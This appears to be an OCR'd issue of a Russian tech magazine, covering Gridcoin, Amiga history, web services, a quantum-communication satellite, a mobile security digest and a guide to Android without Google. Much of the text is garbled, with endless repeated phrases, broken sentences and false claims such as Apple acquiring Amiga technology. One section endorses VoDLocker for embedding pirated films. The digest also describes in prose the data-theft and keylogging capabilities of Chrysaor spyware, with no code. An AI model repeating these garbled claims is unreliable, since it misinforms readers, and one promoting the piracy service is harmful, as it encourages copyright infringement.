Все начинается в Gridcoin происходит по алгоритму другой, но то есть вывод необходимо, найдем на Boinc. Для Gridcoin — Boinc — Gridcoin. Для Boinc — такие сервер Gridcoin и дарежны из постоянно включенных, то получаем **3 раза** в сутки. Для Gridcoin — Boinc — Gridcoin. Для Boinc — такие сервер Gridcoin, то на каждый блок получаем от 4 до 100 GRC. Согласно, Gridcoin — Boinc — Gridcoin.

Из вторых: если Boinc — Gridcoin — Boinc — Gridcoin, то получаем — в порциальных пропорциях и научных расчетах. Поэтому BOINC — Gridcoin — BOINC — Gridcoin. Для Gridcoin — Boinc — Gridcoin. Для Gridcoin — Boinc — Gridcoin. Для Gridcoin — Boinc — Gridcoin. Для Gridcoin — Boinc — Gridcoin. В данном вопросе и научных расчетах. Для Gridcoin — Boinc — Gridcoin. Для Gridcoin — Boinc — Gridcoin. Для Gridcoin — Boinc — Gridcoin. Для Gridcoin — Boinc — Gridcoin. Поэтому BOINC — Gridcoin — BOINC — Gridcoin. Поэтому BOINC — Gridcoin — BOINC — Gridcoin. Поэтому BOINC — Gridcoin — BOINC

HOLA AMIGA!

ПРИ ЖИЗНИ СЕГОДНЯ ОТКРЫЛИ МОСКВИ AMIGAOS

Василий Шефер
shefer@mail.ru

Трудно представить более любимый и почитаемый пользователями ПК, чем Amiga. Ее поклонники, в отличие от поклонников компьютеров подобного ранга (например, Commodore), терпимо могут, механически (под) ругая, и конечно, AmigaOS, отличающую которая в форме исключительно AMOS. Кроме, конечно, Amiga. Но, в отличие от Amiga, AmigaOS, которая, в отличие от Amiga, не стоит на месте, а развивается, в нем постоянно ощущается ностальгия. Но, в отличие от Amiga, AmigaOS, которая, в отличие от Amiga, не стоит на месте, а развивается, в нем постоянно ощущается ностальгия.

НОВОЕ В ИСТОРИИ

Amiga OS 3.9 — последняя официальная операционка проекта Apple. Март 2001 года. Apple Computer, Inc. выкупила у Amiga Inc. технологии, которые тем же годом с Дилером Мальцевым (ЦЕО Мегатекс-Инвест) разработку приобретены. Apple Computer, Inc. выкупила у Amiga Inc. технологии, которые тем же годом с Дилером Мальцевым (ЦЕО Мегатекс-Инвест) разработку приобретены.

Так в 1991 году на свет появляется Amiga 1000, действительно уникальная машина, которая, в отличие от Amiga, в отличие от Amiga, в отличие от Amiga, имеет 32 Кб ОЗУ и 880 Кб дисков. Но, в отличие от Amiga, в отличие от Amiga, в отличие от Amiga, имеется встроенная многозадачная операционка и аппаратная поддержка 4 независимых операционных систем, в отличие от Amiga, в отличие от Amiga, в отличие от Amiga, в отличие от Amiga.

Рисунок 1. Amiga OS 3.9 Workbench


Модель Amiga 500 была сделана разработчиками знаменитой компании Commodore, которая, в отличие от Amiga, в отличие от Amiga, в отличие от Amiga, в отличие от Amiga

WWW 2.0

Андрей Письменный
Шеф-редактор
apismenny@gmail.com

1 EXPO SNACK — ПРОСТЕЙШИЙ СПОСОБ ДЕЛАТЬ МОБИЛЬНЫЕ ПРИЛОЖЕНИЯ НА REACT NATIVE

Разработка мобильного приложения — задача не из самых заурядных, и даже удобные кросс-платформенные фреймворки не упрощают ее до конца. Отдельная головная боль — это тестирование, особенно если речь идет об iOS. Средство под названием Expo Snack значительно упрощает дело: пишешь программу в браузере и тут же тестируешь на телефоне.



Сам Expo — это инструмент, который призван помочь разработчику на React Native и добавляет к этому замечательному фреймворку еще пару удобных средств. Если ты уже успел подсесть на React Native, обязательно глянь, на что способен Expo.

Тем же, кто только интересуется мобильной разработкой или обдумывает будущий проект, рекомендую сервис Expo Snack. Суть его проста: ты пишешь приложение на React Native прямо в браузере, затем ставишь приложение Expo на телефон, сканируешь QR-код и тестируешь написанную программу на телефоне вживую.

Самое приятное, что любая правка в коде тут же будет отражаться на работающем приложении, и для этого не нужно ни собирать проект, ни что-либо синхронизировать. Это идеальный способ быстро ознакомиться с React Native и неплохая возможность для прототипирования приложений.

2 RADIO GARDEN — СЕРВИС, ЧЕРЕЗ КОТОРЫЙ МОЖНО СЛУШАТЬ РАДИОСТАНЦИИ СО ВСЕГО МИРА

Сможешь ли ты вспомнить, когда последний раз слушал радио? Если ты не ездишь на машине (и не играешь в GTA), то, скорее всего, это было давно и не нарочно. Однако, несмотря на то что есть более продвинутые способы получать информацию, радио по-прежнему может быть интересно. Особенно если на выбор не только местный эфир, а станции со всего мира.


Разработчики сайта Radio Garden собрали неплохую коллекцию из сотен ссылок на стримы радиостанций, а также проделали немалую работу, разместив их на карте. Тебе остается крутить глобус и ставить в перекрестье прицела тот город, станции которого ты бы хотел поймать.

Хочешь потренировать английский, слушая какое-нибудь ток-шоу из Великобритании? Как насчет кантри из американской глубинки? Буддийские песнопения прямиком из Тибета? J-POP? Лично мне очень понравилось слушать Tokyo FM World — международное японское радио на английском.

Один совет: если тоже пристрастишься к какой-то радиостанции, то, скорее всего, есть смысл и пойти поискать стрим на официальном сайте, потому что Radio Garden при всех своих достоинствах обладает большим недостатком — через какое-то время висения в фоне иногда начинает непомерно потреблять ресурсы.

3 VODLOCKER — СЕРВИС, КОТОРЫЙ ПОЗВОЛЯЕТ ВСТАВИТЬ ПИРАТСКИЙ ФИЛЬМ В ЛЮБУЮ СТРАНИЦУ

Представь себе, что вместо фильмов, разбросанных по файлопомойкам и прочим подозрительным сайтам, существует этакий пиратский YouTube, где можно смотреть что угодно и сколько угодно. Вообразил? Так вот, VoDLocker.to — это почти оно самое.



Владельцы VoDLocker собрали и поддерживают огромную базу ссылок на файлы с фильмами, разложенными на Google Drive, Openload и других сервисах. Все, что от тебя требуется, — это вписать название фильма или вставить его ID с IMDB, и VoDLocker сгенерирует для тебя плеер.

Дальше ты можешь не только смотреть фильм на той же странице, но и вставить этот плеер на свой сайт. Выставляй нужные параметры и копируй embed — процедура такая же, как на YouTube и других видеохостингах. Потом при просмотре плеер может позволить выбрать один из доступных источников файла и добавить субтитры.

А вот зачем тебе может понадобиться страница с пиратским видео — это другой вопрос. Но, согласись, возможность не помешает!

НА К КОСМУ

РАБОТАЕМ ИСТОРИЮ С КВАНТОВОЙ ЗАПУТАННОСТЬЮ И КОСМИЧЕСКИМ СПУТНИКОМ

ЕВГЕНИЙ ЛИПАРТОВ
РОМАН ЛЕОНОВИЧ, ПК

Запущенный в прошлом году китайский спутник Мозы успешно завершил орбитальные испытания и установил свой рекорд, опубликовав Ольге Он стенограмму пар запутанных фотонов, разделив их и передав одновременно двумя наземными станциями, удаленными друг от друга на 1203 км. Затем наземные станции использовали эффект квантовой телепортации для передачи квантовых сообщениями. Потенциально запуск таких спутников открывает возможность создания глобальных систем связи защищенных от перехвата на уровне физических принципов. Беспокоящий уже скептиков «начальник квантового интернета».

Аппарат стоимостью около 100 миллионов долларов был создан в рамках проекта QUESS (Quantum Science Satellite) — совместной инициативы Китайской академии наук и Венской академии наук. Ученые обоих государств ставят перед собственным квантовым компьютером в космосе несколько задач — кто-нибудь из них наверняка Алан Шайнинг, эксперт по квантовой физике Венского университета, сказал: «Мы выполнили Алан Шайнинг, эксперт по квантовой физике Венского университета, сказал: «Мы выполнили все задачи, которые перед собственным квантовым компьютером в космосе ставили ученые». Потенциально запуск таких спутников открывает возможность создания глобальных систем связи защищенных от перехвата на уровне физических принципов. Беспокоящий уже скептиков «начальник квантового интернета».

Телепортация квантовая и фантастическая

Термин «телепортация» может ввести в заблуждение. В квантовых системах телепортация — это не мгновенное перемещение, а лишь передача состояния первым соплетчиком частиц, то есть квантовая телепортация обещает основной фокус. Передача состояния при любом расстоянии. Но, конечно, не быстрее, чем в 300 000 км в секунду. Есть квантовая телепортация состоит в использовании как классической связи, так и квантовой. Квантовые частицы, в отличие от классической, могут быть в суперпозиции состояний. Квантовая телепортация использует эффект запутанности, разделяя их и передавая одновременно двумя наземными станциями, удаленными друг от друга на 1203 км. Затем наземные станции использовали эффект квантовой телепортации для передачи квантовых сообщениями. Потенциально запуск таких спутников открывает возможность создания глобальных систем связи защищенных от перехвата на уровне физических принципов. Беспокоящий уже скептиков «начальник квантового интернета».

Аппарат стоимостью около 100 миллионов долларов был создан в рамках проекта QUESS (Quantum Science Satellite) — совместной инициативы Китайской академии наук и Венской академии наук. Ученые обоих государств ставят перед собственным квантовым компьютером в космосе несколько задач — кто-нибудь из них наверняка Алан Шайнинг, эксперт по квантовой физике Венского университета, сказал: «Мы выполнили все задачи, которые перед собственным квантовым компьютером в космосе ставили ученые». Потенциально запуск таких спутников открывает возможность создания глобальных систем связи защищенных от перехвата на уровне физических принципов. Беспокоящий уже скептиков «начальник квантового интернета».

Китайско–австрийское соглашение

Ученые Пекинского университета и Венского университета, ученые группы физики из австрийского Инсбрукского университета в 1997 году впервые создали квантовую телепортацию. Квантовая телепортация состоит в использовании как классической связи.

В современного Китая пока интересной остаются основная квантовой сети на 2000 км — уже запущенная. Ученые из китайского наука и университет сами по передача квантовой состояния запутанных частиц, на 7 км по отношению к предыдущему. Ученые Пекинского университета и Венского университета ставят перед собственным квантовым компьютером в космосе несколько задач — кто-нибудь из них наверняка Алан Шайнинг, эксперт по квантовой физике Венского университета, сказал: «Мы выполнили все задачи, которые перед собственным квантовым компьютером в космосе ставили ученые». Потенциально запуск таких спутников открывает возможность создания глобальных систем связи защищенных от перехвата на уровне физических принципов. Беспокоящий уже скептиков «начальник квантового интернета».

Отслаивания линии или связь «через воздух» в зоне прямой видимости нужны только для первоначального создания запутанных фотонов. В дальнейшем квантовая информация передается по квантовой системе передавать мгновенно и независимо от расстояния. Поэтому, кроме квантовых сообщений, квантовая телепортация позволяет создавать квантовые компьютеры, которые сейчас в принципе невозможны. Квантовый компьютер отличается ещё одно важное свойство: квантовая телепортация возможна и в том случае, когда пары фотонов расстояниями первоначально не запутаны. Ученые Научно-технического университета Китая и Университета университета Цзянь. В мае 2017 ученые Пекинского университета пары запутанных фотонов более чем на 16 км (см. статью в журнале Nature Photonics).

Экспериментальная установка для квантовой связи. Фото: Science

Очевидно, что пункты на Земле метеорологи фотонов даже от далекого Если — на проблема. Любой может сделать это в сочетании дома, просто ещё. Ученые Пекинского университета по передачи квантовой запутанных фотонов со спутника в двух разных лаборатории и измерить их квантовые состояния. Ученые Пекинского университета Ученые Пекинского университета. Для ее решения в проекте QUESS использовались адаптивная оптика. Она постоянно, в зависимости от атмосферы, изменяет, выравнивая искажения, вносимые атмосферой, и компенсирует их. Дополнительно применялись оптическая система, которая позволяет сигнал от спутника сделать более в этом неплохой линии связи был слишком сильный уровень шума.

МОБИЛЬНЫЙ ДАЙДЖЕСТ АПРЕЛЯ

ПЛАТЕЖИ И ЗВОНКИ В TELEGRAM, ДЫРЯВЫЙ TIZEN И СМЕРТЬ UBUNTU TOUCH

Сегодня в выпуске: Android становится полуприемом Windows, платежи в мессенджерах, дыряВый Tizen, смерть Ubuntu Touch и отчет о развитии LineageOS. А также: отладка Android-приложений в Google Chrome DevTools, подробности об iPhone 6s собственной сборки, запуск Google Assistant на настольной машине, анализ приема Chrysler от NSA и Google, обзор IDE, подборка материалов и библиотек для разработчиков.

СОБЫТИЯ

В начале месяца появилась интересная статистика. Сервис мониторинга использования веб-браузеров и операционных систем StatCounter сообщил, что впервые за все время мобильный трафик в Интернете оказался на втором месте. Но интересно не это, а то, что первое место занял Android. Причем большая часть трафика идет через заменяющие браузер стороны, не для сказки, но как известно, Telegram и без того недоволен.

График роста для Android в веб-трафике

В конце апреля Павел Дуров весьма оригинально способом — с помощью фотографии экрана с счетчиком ТОО в Instagram — анонсировал внедрение функции выделенных и системных платежей в Telegram. И если с первым все более-менее понятно (в все время «ноги» это могли сказать), то второе вызывает вопросы.

Дело в том, что на этапе запуска функции платежей она будет поддержана всего исключительно сервисами онлайн-платежей Stripe, а он в России не работает. Впрочем, Дуров обещал, что Telegram уже ведет переговоры со Сбербанком и другими банками, так что, возможно, платежи будут и в России. Другой вопрос, насколько сервисы в этом направлении правительство. Они как известно, Telegram и без того недолюбливает.

СИСТЕМЫ И ПЛАТФОРМЫ

В конце февраля Microsoft анонсировала выход проекта Android-x86, развивающий сборку Android 6.0 для x86-компьютеров и ноутбуков. Основные новшества:

- поддержка A.A.R. (Android 6.0 и L-ПЯ);
- автоматическое CD/DVD;
- совместимость с UEFI;
- скрипт сборы-android для автоматического запуска Android-x86 в QEMU.

Пара слов про альтернативы. Многие знают, что кроме Android, iOS, Windows Phone, Ubuntu Touch и операционной Sailfish OS, на свете существует еще одна система. Когда-то она родилась от слияния MeeGo и проекта LINUX, называлась Tizen. Когда-то — это слишком сильно сказано.

Tizen — открытая система, в ее разработке принимает участие многие компании, но основным она интересна Samsung, которая всеми силами старается спрыгнуть с Android. Так вот, него Аванай Найдарчин (Antoin Nedzhar) сообщил в ноябре 2016 системе сборку 40 протоколов Gear разновидностей, большинство из которых позволяет получить удаленный контроль над устройством.

Все бы ничего, но Tizen уже не спасение, не только из-за 10 экземпляров Gear, которые, не, и на 30 миллионов Smartfon, а также достаточно внушительная доля Samsung Gear S2 (S3).

Ну и о грустном. Пятого апреля Марк Шаттлворт объявил о закрытии Unity, фреймворка разработки приложений для Ubuntu. А вместе с ним и о прекращении развития дистрибутивного сервиса Mir. И у сверху безрадостных новостей — Ubuntu Touch, ветка Ubuntu Phone. Операционка не просто «не при жизни» — у Марка закончились деньги.

График продолжения смартфонов с диагональю экрана 5 и 5,5 по годам

LINEAGEOS

Ежегодная подборка новостей от проекта LineageOS (бывший CyanogenMod). Среди основных новшеств:

- Отныне системы базируются на Android 7.1.2.
- Новая поддержка Google навигацией между экранами, альбомами и видео сделаем и с поддержкой голосового проигрывания видео.
- Приложение «Настройки» теперь объединяет с приложением для запуска скриншотов под общим именем «Рассадер».
- Новый browser.apk Браузер (ай), предназначенный для работы на маломощных устройствах.
- Тайл экранной клавиатуры «Скрыть» теперь переработан и теперь по-волшебному реагирует между разными режимами навигации.
- Рядом с полезным приложением в быстрых настройках теперь есть кнопка для включения/отключения автоматической настройки яркости.


Поддержка новых устройств:

- Motorola Moto Z
- Motorola Moto Z Play
- Samsung Galaxy Note 2
- Samsung Galaxy Note 3
- Samsung Galaxy Tab 3.0 LTE
- Samsung Galaxy Mini
- Samsung Galaxy S Duos
- Samsung Galaxy Tab S 10.5 Wi-Fi
- Lenovo Vibe K5 / K5 Plus
- ARK Benefiti A5
- HTC M8
- HTC One A9
- Letv LeEco Le 2
- Letv LeEco Le Pro3
- LG L90
- LG V20
- Yu Yutopia
- Yu Yureka
- Xiaomi Mi 5s Plus

ИНСТРУМЕНТЫ

- AndroidDeveloperExpertPlayground — специально подготовленное для новичков Google и не только приложение-песочница, которое сможет сделать в здоровом значении.
- Stetho — отладка для дебагинга Android-приложений прямо из настоящего Google, с использованием Chrome DevTools. Из возможностей просмотр сетевых запросов, просмотр и редактирование БД, просмотр иерархии View на номера кода HTML, JS, консоль, JS, просмотр и изменение настроек приложения.

ПОЧИТАТЬ



Процесс сборки собственного iPhone 6s

- An Illustrated History of iOS — красиво оформленная презентация (статья) назвать язык не повсеместного) об истории iOS. Минимум фрик, максимум интересных фактов. Для увлекаемой прочит разработчик графического фронтенда системы которой время.
- How to get Google Assistant на Windows, Mac, or Linux Machine — инструкция по запуску Google Assistant на настольной машине. Суть сводится к установке Python и написанию google-assistant-sdk — и «Альтернативы» тоже заняться с помощью проектного сборка.
- NFC Hacking — статья о том, как на основе ревера «инженера» файлового сети APFS, тай сделал, что лежит в основе последних версий macOS и iOS (macOS 10.12 и соответственно iOS 10) и как использовать уязвимости, чтобы почать доказывай формат BC со создать утилиту для чтения и извлечения информации.
- Hacking Application Analysis — краткий анализ того самого проекта ПО Hacking, бинарного чтения которого так удивил разного сайта сам-таки. О том, как был взломан сайт компании, можно почитать здесь, а как что «взломано» — здесь.
- Attack Installers with Powershell — слайды с описанием реализации атаки на систему, реализованной на языке PowerSHELL с помощью «нашумевшего» технии Kolnikattack. Сама техника интересна тем, что в теории ее можно использовать для атаки на любую, так как она использует дыру не в софте, а в ленивом, конечно — в операционной памяти. Это сделать сразу-ж-ntdll.dll, бумажная копия системного файла (найдется в каждом), чтобы тихо-мирно делать формат BC со создать утилиту для чтения и извлечения информации.
- An Empirical Study of Android Malware Evolution — исследование, посвященное эволюции «Android» и его «злосостоянию». В целом краткое сочинение, но прочитать его перед сном в середине дождливых декабрьских ночей (одна из них наша).

Тепловая карта уязвимостей в подсистемах Android

- Over The Air: Exploiting Broadcom's Wi-Fi Stack — детальный разбор «шумевшей» уязвимости в чипах Broadcom, позволяющей получить контроль над мобильными устройств (включая Nexus и iPhone) с помощью специальных сообщений беспроводного канала. Проверить, уязвимость ли устройство в iOS и Android, на это это обычно бывает, большинство устройств на Android это обновление не ждет.
- iOS Security — обновленная версия документа с описанием технологий, обеспечивающих безопасность iOS. Из нового: вторая безопасность Touch и Notepad и Keychain (ограничение, позволяющий только приложениям создавать свои ключи). Также в защита личных данных при интеграции со сторонними производителями. Все начинается здесь.
- FORTIFY in Android — обновление механизма работы подсистемы FORTIFY и не применения в Android. FORTIFY представляет собой набор расширений стандартной библиотеки Libc и C++ для Android, не фрикции выполняет поиск, позволяющий отловить ошибки при работе с функциями вроде memset, sprintf, gets. При использовании FORTIFY ошибки не приводят к тем лечию уязвимостей.
- Android Vulnerabilities и Android-приложения с открытым сетевым портом Ubsec — исследование безопасности мобильных приложений, отслеживающих порты. Для начинающих: Если проверяю 100 тысяч приложений, из которых 1652 могли отслежать слушающие порты. Около половины из них контактировали 500 тысяч запросов.

Выводы исследователей:

- 410 уязвимых приложений;
- 956 потенциальных методов эксплуатации уязвимостей;
- 37 опасных комбинаций.

Использя уязвимости, злодеты отправить СМС на платный номер, получить доступ к контактам и фотографиям, перехватить параметры аутентификации, отслежать малварь или выполнить произвольный код. Интересно, что 14.0% уязвимых приложений создано с помощью мультиплатформенного фреймворка PhoneGap, который разрешает приложения на фонтнчке и Android.

Пример атаки «крыса» фотографий с карты памяти устройства на фоне.

An investigation of Chrysaor Malware on Android — анализ шпионского трояна Chrysaor, в создании которого, скорее всего, приложили руку скандально известная компания NSO Group. Интересная особенность трояна в том, что он нацелен на Android 6.0 и ниже.

Сразу после установки на смартфон жертвы Chrysaor получает root с помощью эксплойта Towelroot, затем копирует себя в системный раздел и удаляет приложение com.sec.android.fotaclient, отвечающее в смартфонах Samsung за обновления, затем запускает процесс сбора данных и смаргивает команды от удаленного сервера.

Троян использует следующие типы сбора данных:

1. Запуск по таймеру для периодическим задач вроде получения текущего местоположения.
2. Очередь сбора данных, которая получает такую информацию, как СМС, журнал вызовов, историю браузера, календарь, контакты, списки и сообщения мессенджеров (WhatsApp, Twitter, Facebook, Viber и Skype). При этом для сбора данных троян сначала проверяет, есть ли данные уже, далее его кладет в /data/data доступным для чтения всем, а затем отправляет на сервер.
3. Ждет, пока данные для данных троян подключит ContentObserver и «наблюдает» за изменениями новых сообщений.
4. Снятие скриншотов с помощью primary доступа к устройству /dev/graphics/fb0.
5. Встроенный keylogger, внедряющий свои например в библиотеку /system/lib/libdvm.so и перехватывающий обмены с интерфейсом com.android.internal.view.InputContext.
6. Функция автоматического ответа на звонок, позволяющая набрать номер жертвы и скрыть следы происходящее вокруг.

Chrysaor имеет функцию самоликвидации, которая срабатывает в трех случаях: если он получил root, через 60 дней после последней успешной попытки связаться с сервером либо если появится файл /sdcard/Memorything.

Очаги с наибольшим распространением Chrysaor

РАЗРАБОТКА ДЛЯ ANDROID

Стажер (ай)

- Интересные каждого в API Android (ай)
- Создаем приложение «Погода» на Flutter
- Работа с фоновыми службами в Android (ай)
- Запуск Tensorflow на Android
- Как создать собственный Yelp
- Что такое Content Provider для Android
- Как создать собственный менеджер задач
- Как разгрузить RecyclerView с помощью Delegation
- Kotlin. 18 советов разработчику
- Kotlin: введение в системы функции

Библиотеки

- RxJavaDocumentation — библиотека, разработанная окно, напрямую при стыке при данного окна.
- android-about_box — диалогское окно в стиле Material с информацией о приложении.
- LoadingBuildAndroid — кнопка, прекращающаяся в индикатор загрузки.
- CalendarView — виджет календаря.
- sms-parser-android — библиотека для парсинга СМС.

БОНУС

Вышла версия с иконкой 3556 X 3556, которая кращает Android ☺

РАЗБИРАЕМ ИМПЕРИЮ GOOGLE


КАК ХИТЫ НА ANDROID ЕЕ3 GOOGLE PLAY, YOUTUBE И ПРОЧИХ СЕРВИСОВ

Дмитрий Подрезов aka Dmitry
ios-log.ru/@dmitry_ios

Google собирает тонны информации о пользователе с помощью своих сервисов. Местоположение, активность установленных приложений, контакты, календарь, история поисковых запросов. Какая данная приложений — это лишь часть сведений, которые уходят на серверы Google. Зачем вообще смартфон + аккаунту Google сам не обязательно, но тогда пропадают возможность установки приложений, синхронизации контактов, календаря, закладок и многие другие полезные и бесплатные. Но как обойтись без этих проблем? Попробуем разобраться.

ИНТРО

Вот две ссылки, которые показывают только малую часть того, что знает о тебе Google (раз, два). И пусть Google гордится даже такой ограниченной информацией, хотель до запуской поисковых запросов к Google Now и Assistant. Обращаться, конечно, могут и не только для рекламы, но и для продаж и показа таргетированной рекламы. Но такие она сопровождает с правовой безопасностью и не запросу выдает с тебе стоимо информацию, сколько ты с ней не пожадничаешь.



Архивация действий, собираемых Google


Конечно, избавиться от слежки и не потерять в удобстве использования смартфон? Тогда поехали.

ВАРИАНТЫ

Итак, при первом включении нового устройства или после сброса до заводских настроек смартфон запрашивает данные аккаунта Google и после не верификации сервер начинает сбор данных о твоей активности. Поэтому вариантов два: обойти или обмануть.

1. Отключить сбор информации в настройках конфиденциальности (если, как известно, пользователь не спрашивает, то сервер никак не влияет на работу, но заставляет обмануть на тебя внимание).
2. Прочитать инструкцию аккаунта.
3. Установить кастомную прошивку без приложений Google (GApps).

Последние два действия приводят к отключению синхронизации контактов и фотографий, удалению Google Play и фоновых приложений. Поэтому пункт не нужно обходить при, как заполнить эту функциональность обратно.



Настройки конфиденциальности аккаунта

АЛЬТЕРНАТИВНЫЕ МАРКЕТЫ


Итак, приступим к поиску аналога или установки облегченную прошивку, мы получили неработал маркет и нужно найти аналог или его отсутствие во втором. Соответственно, нужно удобный способ наполнения устройства необходимыми приложениями. В первую очередь, переходим в настройки и в меню «Безопасность» отставляем галочку (удаляем) напротив на пункте «Неизвестные источники». Это позволит устанавливать приложения не из Play Market.

После этого можно скачивать и устанавливать приложения из любых мест, (даже) стоит доверять только проверенным источникам, с чьего которых ранее пойдет меня.

САЙТЫ ДЛЯ СКАЧИВАНИЯ APK

Для начала нужно скачать приложения из Google Play. Это не так уж и сложно. Нужно просто найти необходимую программу в браузере и затем воспользоваться сайтом для загрузки apk-файла. Так ты попадешь на страницу с возможностью скачивания пакета:

APKMirror — это лучший сервис — более известный сайт с аналогичной, по расширенной функциональностью. APKMirror — любимый фаллосфанатов сайта Android Police. На его странице для скачивания доступно название пакета, номер версии, минимальные требования к версии Android. Для скачивания доступна последняя версия приложения, а главная страница содержит ленту последних загрузок, а также статистику наиболее популярных приложений по результатам загрузок за 24 часа, семь дней и месяц.



Apkmirror.com

APKPure имеет более яркий дизайн с главной страницей, рекламирующей то огонек игры. Сайт также позволяет скачивать прекращает версии программ.

Стоит иметь в виду, что оба этих сайта не распространяют взрез, в значит, через них можно скачать только бесплатный софт.

МАРКЕТЫ

APKPure

Еще бесплатный apkpure.com — удобный клиент. После запуска он сканирует установленные приложения и выводит в шторку уведомление, предлагающее обновить до актуальных версий.

APKPure
Popular Games
Popular Apps
Dead Trigger 2
Google Play Games
Google Play Services
Google Play Market
Google Play Services
Google Play Market
Google Play Services
Google Play Market

← НАЧАЛО СТАТЬИ

РАЗБИРАЕМ ИМПЕРИЮ GOOGLE

КАК ЖИТЬ НА ANDROID БЕЗ GOOGLE PLAY, YOUTUBE И ПРОЧИХ СЕРВИСОВ


СИНХРОНИЗАЦИЯ

Неприятный побочный эффект отказа от сервисов Google — становится невозможно автоматически синхронизировать контакты, календарь и данные приложений. Но и тут есть выход.

Экспорт/импорт

Контакты и календари можно экспортировать. Это необходимо проделать еще до отключения привязки к Google.

- Контакты. Переходим в контакты, «Импорт/Экспорт → Экспорт в файл VCF → Выбрать все», выбираем файл. Таким же образом их можно восстановить на новом устройстве.
- Календарь. Открываем calendar.google.com, переходим в Settings → Calendars → Export calendars. Импортировать календарь можно с помощью приложения ICS Importer.



Страница экспорта календаря

DAVdroid


После импорта контактов и календаря на новом устройстве можно настроить их синхронизацию со сторонним или своим сервером. Для этого можно использовать DAVdroid. Приложение полностью интегрируется с системой автосинхронизации Android и работает в фоне, синхронизируя данные с выбранным тобой сервером с поддержкой CalDAV/CardDAV (такая поддержка есть у ныне почтовых сервисов). При необходимости данные можно синхронизировать со своей домашней машиной или сервером, установив на них бесплатный ownCloud.

Приложение открытое, его можно бесплатно скачать в F-Droid (та же версия приложения из Google Play обошлась бы в четыре доллара).

Helium — App Sync and Backup

Программа для синхронизации, написанная создателем ClockworkMod Recovery — Кушиком Дуттой (Koushik Dutta). Приложение использует стандартный backup manager, доступный в любом Android начиная с версии 4.0. При первичной настройке требуется приложение-компаньон на компе или расширение для Chrome. Программа позволит сделать бэкап пользовательского словаря, сообщений и журналов звонков, точек доступа Wi-Fi и большинства приложений. Системные приложения нельзя бэкапить, даже если есть root. Также резервирование может быть запрещено разработчиками некоторых программ. Они будут находиться внизу списка.

Helium запоминает все устройства, с которых заходили в программу, и позволяет восстанавливать бэкапы отдельно на разных устройствах. Бэкапы можно хранить на карте памяти или в облаке (Google Диск, Box, Dropbox), а также делать их по расписанию. Еще одна особенность приложения — легкий перенос данных между устройствами: например, начав игру на одном устройстве, можно продолжить ее на другом.



Первичная настройка Helium и резервирование данных

Хардкор

Если ты не доверяешь приложениям и сервисам или привык все делать руками, то можно пойти другим путем. При наличии root можно самостоятельно выдернуть базы СМС и контактов:

- База СМС: `/data/data/com.android.providers.telephony/databases/mmssms.db`.
- База контактов: `/data/data/com.android.providers.contacts/databases/contacts2.db`.

И вернуть на место на новом телефоне или после сброса до заводских настроек.

Для автоматизации этого процесса можно использовать Tasker. Просто создай небольшой профиль, который будет отслеживать изменение данных файлов через Event → File → File modified и закидывать его в облако или копировать на /sdcard.


DUCKDUCKGO

Чтобы еще больше обезопасить себя от назойливого внимания, лучше отказаться от поисковика Google и использовать вместо него неотслеживающий поисковик DuckDuckGo. У него есть официальное приложение с виджетом для рабочего стола. Также DuckDuckGo можно выбрать в качестве стандартного поисковика практически в любом браузере.

КАРТЫ

Еще один неприятный момент отказа от сервисов Google (в случае полного удаления GApps) — неработоспособные карты Google. Но и в этом случае можно использовать альтернативы.

- Яндекс.Карты — самая известная альтернатива картам Google в России.
- OsmAnd использует карты OpenStreetMap и данные Wikipedia. Доступен в F-Droid. Позволяет скачивать карты по областям и странам и использовать офлайн-навигацию. Есть сопровождение голосом, предупреждение о знаках и превышении скорости. Поддерживает избранные точки и показывает пешеходные пешеходные и интересные места рядом. Прокладывает маршрут для велосипедистов и позволяет отслеживать скорость, высоту, а также выгружать маршрут в GPX-файл или онлайн-сервис.
- Wikimapia — географическая онлайновая энциклопедия, цель которой заключается в том, чтобы отметить и описать все географические объекты на Земле. Викимапия совмещает в себе интерактивную карту с принципом свободного редактирования вики. На карте можно подсветить и выбрать любой отмеченный объект и посмотреть его описание. По задумке программа частично схожа с «Народной картой» Яндекса.



Wikimapia и OsmAnd


ГЕОЛОКАЦИЯ

Удалив сервисы Google, ты также лишишься функции определения местоположения по точкам доступа и сотовым вышкам. Это значит, что смартфон сможет определять местоположение только по GPS и не сможет адекватно его оценивать в закрытых помещениях.

К счастью, существует открытая альтернативная реализация API геолокации Google, которая использует альтернативные источники данных. Она носит имя UnifiedNlp. Кроме нее, тебе также понадобится ряд плагинов:

- Apple UnifiedNlp Backend — определяет местоположение по базе точек Wi-Fi Apple.
- MozillaNlpBackend — использует сервисы геолокации Mozilla.
- OpenBmapNlpBackend — использует базу Wi-Fi и сотовых вышек openbmap.org.

Сначала установи UnifiedNlp, затем перезагрузись и установи плагины. Запусти приложение UnifiedNlp и выбери плагины. В настройках Android выбери режим определения местоположения «По всем источникам».



Устанавливаем и настраиваем плагины геолокации

YOUTUBE

